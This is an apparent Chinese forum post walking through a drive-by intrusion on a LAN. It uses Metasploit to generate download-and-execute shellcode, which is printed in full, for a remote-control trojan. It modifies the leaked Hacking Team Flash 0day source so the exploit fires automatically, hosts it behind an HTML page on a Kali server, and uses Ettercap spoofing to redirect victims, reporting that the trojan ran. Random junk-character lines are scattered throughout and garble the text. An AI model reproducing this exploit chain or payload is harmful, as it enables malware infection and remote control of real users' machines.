|
$ C& _2 d& I* Y8 `$ P/ Z- V 三、flash 0day之手工代码修改制作下载者实例入侵演示 & M O/ h; x- W& T
+ n d4 S, o$ _3 \& K
' W7 G6 @5 v- I+ P- r {
利用到的工具:
, c3 M2 J* ?1 o9 @3 v4 h9 B
& s5 `; M; f4 o& G2 p0 [/ m5 `) r& Q2 u! ~" I+ ~/ S7 E
Msf # b& T% G( D5 L4 j% l
3 W! i9 |! M8 W7 Z7 ~. A
/ q% ?' h* O0 G- S8 R
Ettercap
4 I* }! P$ J- V/ g/ F
+ o! K/ @2 s+ b# J8 H
2 z6 x' f {- Q Adobe Flash CS6
K7 ~" o Q% W& f9 k w% d6 I5 L3 C ! v( h1 o5 V6 W3 `1 }
% ?( B8 X# s3 R& f" E; G Hacking Team Flash 0day-可冲破Chrome沙盒-Evil0X源代码一份
) l- ?. T2 A, i* J0 |% N3 u ! u5 w$ |/ {% {' k

3 P* U5 W5 X( X3 P* |( [ 下面我们就开始演示入侵,利用msf生成shellcode,首先打开msf执行use windows/download_exec,show options 6 _ P- Y8 }& W# e$ Q1 ~
: L0 s2 @ L* U5 B. g3 L2 E; J
: H6 N1 m' k! i( s$ O { 如图:
% _- O r2 s d3 e9 E2 x9 W& d " W3 r$ G- }1 I; J. y6 w
( q( W! Z+ |1 \8 @/ J
9 ?& E* ]- W- l# t. r- W q% i + m& p: ?0 L" l3 D" N6 }" }, P
! x2 A G& x& V6 q' ~
 6 @3 }7 d a; o- \' g0 @1 |, ?/ m / P% [5 g8 \$ p6 t
8 [& I2 }2 O8 ]8 B

然后set EXE system.exe,再执行set URL,需要说明一下URL就是我们的马的下载地址,这里我们用远控马,远控配置使用不再详细说明。。。如图:
8 f5 S: J: q6 B& d- ~& ]% V ' p3 S$ g: l7 ]5 Y6 R% Q
) l$ }( I: r/ ]/ s* s1 P
~' Q8 H1 ~- Q! N, p$ F! [% H+ x K- f" r/ m' ]8 } V v
( u2 h! Y2 R0 b4 g! k6 E) ^
 1 v: J; p2 \! ]) {1 A9 S( | % Y* Z' j6 e0 s
4 q) | m& ]+ u3 d
然后执行generate -t dword生成shellcode,如下:
2 N! r- f0 a) i' Q% K 8 O' X. o; U! v( H9 b7 t/ ?
6 R3 F" d' |9 F( h5 s  % x) K4 T$ b* \8 t6 A 1 l+ R& q. }6 [9 C) r3 y5 O
: t# S/ @$ ~# p! C1 Q3 | 复制代码到文本下便于我们一会编辑flash exp,如下:
6 L8 a+ H5 K ~4 S7 j1 I# g9 X) z
. w0 n0 c, {/ a' ~) w' u! W8 e- i& Z. V; @4 P+ g. f& k1 @
0x0089e8fc, 0x89600000, 0x64d231e5, 0x8b30528b, 0x528b0c52, 0x28728b14, 0x264ab70f, 0xc031ff31,
& q# z$ i* ~5 w- O7 j# t" P
* k2 V6 R: r( v+ D+ C+ ~, b
9 |2 _: k2 o8 ~8 \7 T 0x7c613cac, 0xc1202c02, 0xc7010dcf, 0x5752f0e2, 0x8b10528b, 0xd0013c42, 0x8578408b, 0x014a74c0, 3 Z" V" M4 V* V4 o1 y6 v9 b
7 ?/ e5 l: v& \9 e
/ h. d8 e3 s$ z+ r4 ?' ]9 p 0x488b50d0, 0x20588b18, 0x3ce3d301, 0x8b348b49, 0xff31d601, 0xc1acc031, 0xc7010dcf, 0xf475e038, $ ^: S7 P7 j& o6 e& h7 Z
$ }' A1 {; Q' l- j$ H& @* N
: U3 q) ?$ Z& L7 `0 \6 \" M2 z 0x3bf87d03, 0xe275247d, 0x24588b58, 0x8b66d301, 0x588b4b0c, 0x8bd3011c, 0xd0018b04, 0x24244489,
% B8 y& M: I: U7 Y+ n" ?( d 3 a* d" x% {! h
+ t' V& q9 ^* Y! A 0x59615b5b, 0xe0ff515a, 0x8b5a5f58, 0x5d86eb12, 0x74656e68, 0x69776800, 0xe689696e, 0x774c6854, + f) U/ ]" T2 _1 k/ W& T5 j
5 O- x1 h5 f, c6 f4 @
2 z5 ]1 r6 n) O' B& J& w; { l% g 0xd5ff0726, 0x5757ff31, 0x68565757, 0xa779563a, 0x60ebd5ff, 0x51c9315b, 0x51036a51, 0x53506a51, ) f5 R8 N, ~9 z5 ]
1 ~1 T4 N6 w; v/ _' u# H! w% h
* k# I- h K$ L$ s* ^0 T9 y: w 0x89576850, 0xd5ffc69f, 0x31594feb, 0x006852d2, 0x52846032, 0x52515252, 0x55eb6850, 0xd5ff3b2e,
2 u7 f+ u0 Z9 L5 U
) D# Y/ J/ Q0 ?
8 V/ ^* }& N. } 0x106ac689, 0x3380685b, 0xe0890000, 0x6a50046a, 0x7568561f, 0xff869e46, 0x57ff31d5, 0x56575757,
' {+ y3 ?. V2 q( m$ C U
1 p2 X( [- h! T s: \; P
& a/ `7 e$ s$ d: I 0x18062d68, 0x85d5ff7b, 0x4b1f75c0, 0x007c840f, 0xd1eb0000, 0x00008ee9, 0xfface800, 0x732fffff, G! `: x2 j6 E# [
: {- C3 o( b+ D
. g: U6 z( [: u! N* L" r, i 0x65747379, 0x78652e6d, 0x6beb0065, 0x505fc031, 0x026a026a, 0x6a026a50, 0xda685702, 0xff4fdaf6,
# U) f" Q' V5 p. ` , |. h+ _8 y9 N+ s3 Y$ D- C3 k- y
1 A0 Z7 }' W. F0 m+ k5 W' c8 U; o
0xc03193d5, 0x0304b866, 0x8d54c429, 0x3108244c, 0x5003b4c0, 0x12685651, 0xffe28996, 0x74c085d5, # [8 G6 `* h/ P; i0 x: f
3 g; R- i x: ~" i: y
* l, `6 W3 U3 |4 }, b( U. @
0xc085582d, 0x006a1674, 0x448d5054, 0x53500c24, 0xae572d68, 0x83d5ff5b, 0xceeb04ec, 0x96c66853,
; I4 |" \, z U
0 d- I7 X% K7 f% c: z8 S: P9 E7 |/ o3 h! i
0xd5ff5287, 0x6857006a, 0x876f8b31, 0x006ad5ff, 0xa2b5f068, 0xe8d5ff56, 0xffffff90, 0x74737973, 4 T+ ]( F# r4 ~2 r/ i, V
7 D6 M+ n* \% e$ I, _/ r" q2 E! w* U" G
0x652e6d65, 0xe8006578, 0xffffff08, 0x2e737378, 0x64696162, 0x6b682e6f, 0x00000000
; M! j, z$ ], r9 _ k + O+ x, V* G, w, @/ [
, r5 L# h {) ], i2 ], W
# h( i. g3 j; y) e& `- b: V9 Y2 [ D
1 W% K2 ^: n( ^6 B6 m! N3 @7 F2 Y! ?6 z8 b! ?5 X* X c2 ?, h7 L
9 a" T5 [; W m: d2 A2 V
0 x% L! I$ R: d; H0 g) |9 L2 n
下面我们来修改flash 0day exp,需要修改三个文件,分别为:
, E& ~( Q \& j7 w: Z5 n, B : T2 O& a. a0 M- {1 U
8 C0 V7 ^8 u4 v; L7 p/ f  * p) v9 B; K9 ]8 C' N 3 M- v2 ?+ {. I
0 w, N! |( P. z6 O% V. Q

先修改ShellWin32.as,部分源代码如图: ! d6 y# q' p3 G& m, V- l4 |
6 a# J0 E; g6 N1 Y- r9 X( d2 R# e: C
. Z A+ K( r2 X3 P5 a$ c
 ; c6 z6 F# `+ j7 \7 p# z; z
_' V+ y1 U4 \8 Y* P' K, L2 y
2 W6 h( o5 E% b$ {3 ` 我们需要把标记处[]中的代码改成用msf生成的代码,修改后如下: . u6 T- m! t. m8 \: f' a
% Y% y0 e' n: ?* ]
: o( n) d7 e/ ]' {7 I* p; E1 E1 k
 ' j; T4 X- o C/ }7 `( @9 O ; L' Q. P2 _2 Q( p1 ?
2 c9 F9 d+ [6 b( L# O% Z' ^/ `

然后保存,ShellWin64.as的修改方法如上述,不再演示,下面我们来修改myclass.as,这里需要说明一下,因为此exp生成的利用程序,不能直接自动触发flash漏洞,也就是需要点击按钮才可以,实际上在做渗透的时候需要把它搞得更完美,所以就需要修改,修改方法:搜索myclass的某个字符doc.addchild(btn);如图:
1 L, J, }& p" ^3 q7 ]2 y/ ^9 n
$ R+ j1 v! b% ?' Z: j: w, E1 p7 L$ \( k3 z# S
 % o/ i7 t0 u' U 3 {& F6 x4 j* @/ w
0 I1 j7 s' ^# O3 C4 G5 F% o 换行在后面加一句TryExpl();注意是l不是数字1,然后如图: 0 M! e* n7 s( _2 u
+ i; `" [' k3 V" M# e5 \ }( I& N1 ?* X5 K% x* O; \
I- F( S/ G4 p 1 Q7 N; ]* E8 t1 l( c: {# x% C
- h, i7 B" e Z7 Z* I. _
7 M. i# ?5 g" }- q9 z* A" U" T 4 j% o8 p* Y! p( `, R/ v
( y/ y6 k! e. `: V9 U1 [  P0 g3 D) o% ]9 X$ k Q
# k* }6 x$ J) Q, [# @4 D7 S( n. Q8 C( x0 [$ K
然后点保存,下面我们来编译一下,打开
: c$ `+ b7 ]9 j9 F / D2 y y1 q+ f' g
' K- g* X3 w4 d7 {0 ?) [ exp1.fla然后点文件-发布,看看编译没错误 - ^9 ]" t. o+ E, U
5 o( o- L4 Z6 @# z+ z
! F1 ]; t& A" ]# f
0 l3 W5 @0 M. r - F/ X: ^9 v7 n' N) T: Z
; C8 @5 k0 \0 p ' I0 K* M; d) e# M4 b
9 e( N; _, ^+ p; g$ g' f
/ C; F# D9 c7 B; X/ Y( L2 @+ ]
1 x7 O e! r& D 8 e4 C4 i$ O. E$ {% l
? W! I; |# K! K
 # \4 w9 D) h4 h" b B& E
# p; H/ F; Z7 K) r0 o3 Y1 F j
; R5 c) D& ~7 h8 K1 h6 F% q 然后我们把生成的
) b1 N r5 A5 j6 m$ c $ C) {; |6 @2 e1 e1 C* X
1 ~3 v4 K+ s5 w+ |0 } exp1.swf丢到kailinux 的/var/www/html下: 9 j9 t- j5 `2 j% F+ I( v
l0 }# K2 m) r2 A) {8 o
) j( _( i, H1 n9 S3 H2 i
然后把这段代码好好编辑一下
: i8 W9 o+ ?$ Z* m % R+ k" |3 Q; ]1 x! {- w
+ h, x1 n o: a. H+ L) D. _
# \( E6 `& Z$ j+ b: U' o t, q( ^- q1 t% t. [. {$ a, T j
$ R. v5 a5 g2 {7 d* H# H" ~# i2 k
4 ?7 t |3 E6 K# q* H/ a9 ?0 \ 1 d' \* T; p: H0 [ K/ K9 c: T8 p
2 V. s& K/ h3 _. f
- C0 Q+ g& z/ B/ Q% _5 H & W; N+ r4 \3 ~# S8 c: u
! i3 Z$ A5 K3 O# z; F* G * v# U5 G/ \! _* n4 ~: S$ Y: g+ p
- }7 B& i1 j) d! X; e% I2 ?, b5 j$ C1 X7 Y" j O3 x/ T
3 ~7 p) ^: I2 W( i5 k! ~8 m
: N/ o4 l9 s. S1 a- ~: U
$ P# P0 R# b1 T: y! c ) C4 P7 L$ {, v- P
, u C' i7 e* q; S& m# W+ k
* @# V- r. T6 z% ^4 x# A <!DOCTYPE html>
2 y. J* C, F& M7 n
2 t6 b- i: N1 p8 J$ M$ ^5 i5 n4 c- V+ i/ J- e
<html> ! K% B' G/ C! I5 O. M! k
" X9 g; I, D; P0 V6 ?8 X
+ |! M: Q) W, o
<head> 0 R! u: P, X- [, u5 q+ a* p
t8 C6 s; H! j: I8 r. E9 ~6 g8 `' ^
<meta http-equiv="Content-Type" content="text/html; / z% g3 @3 Z* `2 p* C/ V# W* d
) R- _; G8 m* C" j: {
' i/ S; T' H0 j* m% x$ r, _
charset=utf-8"/> G' Q, S. y( Z3 f
0 c3 x$ @. ?! }3 x& ~& c1 G
: Z3 \: x3 a0 f& U6 c </head> 3 U9 Z& l4 X% L0 P D
& b5 Y7 U W! S# W U3 s$ b
" j& z+ V( b# d3 v6 w, h
<body>
& {! F' T! T( O p# k! Y # v ]+ ^7 e2 Z! g$ O3 ]
$ u+ I. |+ h, f \% C
<h2> Please wait, the requested page is loading...</h2>
7 H5 [6 ~3 Q8 A$ n' X4 ^7 v
, g, V% o# ^1 m( b- o
9 A% @6 U* s( w5 E& z7 w <br>
7 B1 K8 C4 w( J2 ?6 `# J 3 R' t& k5 N& P8 p8 d$ o: k
0 X0 A, z4 V/ x" X5 B% W <OBJECT 5 ~' m% ~2 C% z; m1 P& Z4 \9 G) K: {
0 {0 b0 `4 T7 S, B' k4 ^/ ^ t
* i2 M% D0 O/ [$ L! H& C/ d classid="clsid 27CDB6E-AE6D-11cf-96B8-444553540000" WIDTH="50" HEIGHT="50" id="4"><  ARAM NAME=movie % T. H% e3 C1 z% {& ~# X) x ' w5 Q( m! Y1 N
, x4 `4 _# F3 k. V9 n
VALUE="http://192.168.0.109/exp1.swf"></OBJECT> + ~! I1 M/ s( p. b% M( X
# y- T% L$ ~8 C( y2 v) f) W( y0 [( F1 }
</body> 0 Y! Q' }! G) v3 z6 x/ l
- h/ ]8 ^2 e7 }! w6 W2 o
% Y; \1 g. i: h) n$ k& } <script>
5 X2 ]- Y- Q2 ` 3 ~- [* `$ `& j% G2 P) o* k& {5 }
2 v$ h! A; L* G3 X+ V4 t8 m
setTimeout(function () { 3 C% Y! Z. {& O
( B: N0 a# y. X" H# O) b8 e+ {1 A# `) i( @! e+ O2 I% U8 A
7 n# A- y6 a( j( n+ {: h7 S
% {+ S. C }5 R6 K2 ?1 P
. J& E& _7 y- O' V5 r window.location.reload(); , j, p- |/ o0 ]8 B3 ?
6 ?6 `/ z, Z" ?% j# C
) G- R6 {. {9 Q4 X! c7 I! l8 d }, 10000);
( _. R; |0 _ z7 \0 s( m4 I6 L+ q 0 q$ `/ R# C$ j- q5 c
" R$ W0 |: {/ x& h6 a2 H, s
" d3 `2 n0 p' Z: ]% _, t3 b- V- s
1 u7 d" P! U+ w5 n1 J
3 ]" b) O& M5 R9 v0 a/ p) g N" ^) d </script> . q% C T' }& d) |, q
$ R; t5 L; F' K0 A& p. B1 x1 s9 F0 \" o( ]
</html>
* R8 J5 L7 Y) F& z
8 \6 b% n8 d2 q+ @0 y6 f1 J2 K1 K1 {! v( X
6 [0 D! D7 z2 `+ r
0 B2 q% B- _0 Y, g' S* m! e- a" v! @8 x1 H% m& G5 s3 I
注意:192.168.0.109是kali的ip地址,这时候我们需要service apache2 start启动一下web服务,然后将上面的html保存为index.htm同样丢到kali web目录下,测试访问链接存在如图: 4 K: G( H3 h- S# G- i
5 t5 p1 f- V2 N. \# {
1 R" ~+ C0 A- z6 ^! ~/ |& B  ! N) U7 u" P; b# E$ a # I% E6 t5 x% f( v
+ h9 ?, a) Z$ Q* l* @! X
1 O; Q* R" `. C5 o! c9 R( H
' p& H! V: E- N5 x/ L3 N/ x4 ]6 K4 H& ^; |1 e$ U
8 t# ]& c5 G# n- q% }/ w2 b& V8 `, A9 C v 7 j& d/ [8 C& e; M" C
1 W$ J' R- Z4 m
8 p2 H j$ o9 `" d 0 v* n7 X3 R$ }) Z, j7 i! C
1 G" U( P( z3 L: b* m) }( g
j! }6 U/ j: j 1 K8 F& a+ p( ]- [9 G" }
2 {. `2 j# I" C; x/ N @1 V. V 下面我们用ettercap欺骗如图: ( T( M: O! k) ~% r$ j4 q0 h& m
2 g" S4 `$ e; S% `4 p- E9 q
. h7 j5 [" S( J3 G( o& X  4 P2 `6 n$ n6 `, X9 _ / i' C* `* f" ?# ^+ k' N7 g9 A, K
3 ^+ B/ t6 `4 _" v
# j! u0 k* ~, I, m( |) U+ x & ^/ v5 f& u5 B2 O9 s" h! X
# U! c4 A9 Y9 w% | 下面我们随便访问个网站看看:
$ {4 \- c% u- n U* ?
$ B" J, z5 o i2 V5 ]5 D5 `! ^% q: ?% n7 U

我靠我发现直接用ettercap欺骗物理机装了腾讯管家照样可以欺骗成功,如图: - {& Z+ w$ s! e% t; ?5 u
3 Q0 j! \: z+ y. J/ E/ z7 D/ o8 K9 U4 C; X' k9 ? r Z) ]( n. B$ v
 , L3 w& Z6 E. R : o8 v7 z/ S( U4 }/ ~
8 I" r& g" h# o. B& ~5 |
我们看另一台, $ u7 w- s A% t1 _ |4 D
' @% E, b$ G7 z7 O* ?$ V/ h2 M) {- Z+ Z
提示这个错误,说明木马是成功被下载执行了, 只是由于某些原因没上线而已。。。
8 ?4 X1 d) M$ D3 C/ v3 Z9 g9 N b | 


 发表于 2018-10-20 20:28:55

 收藏
 支持
 反对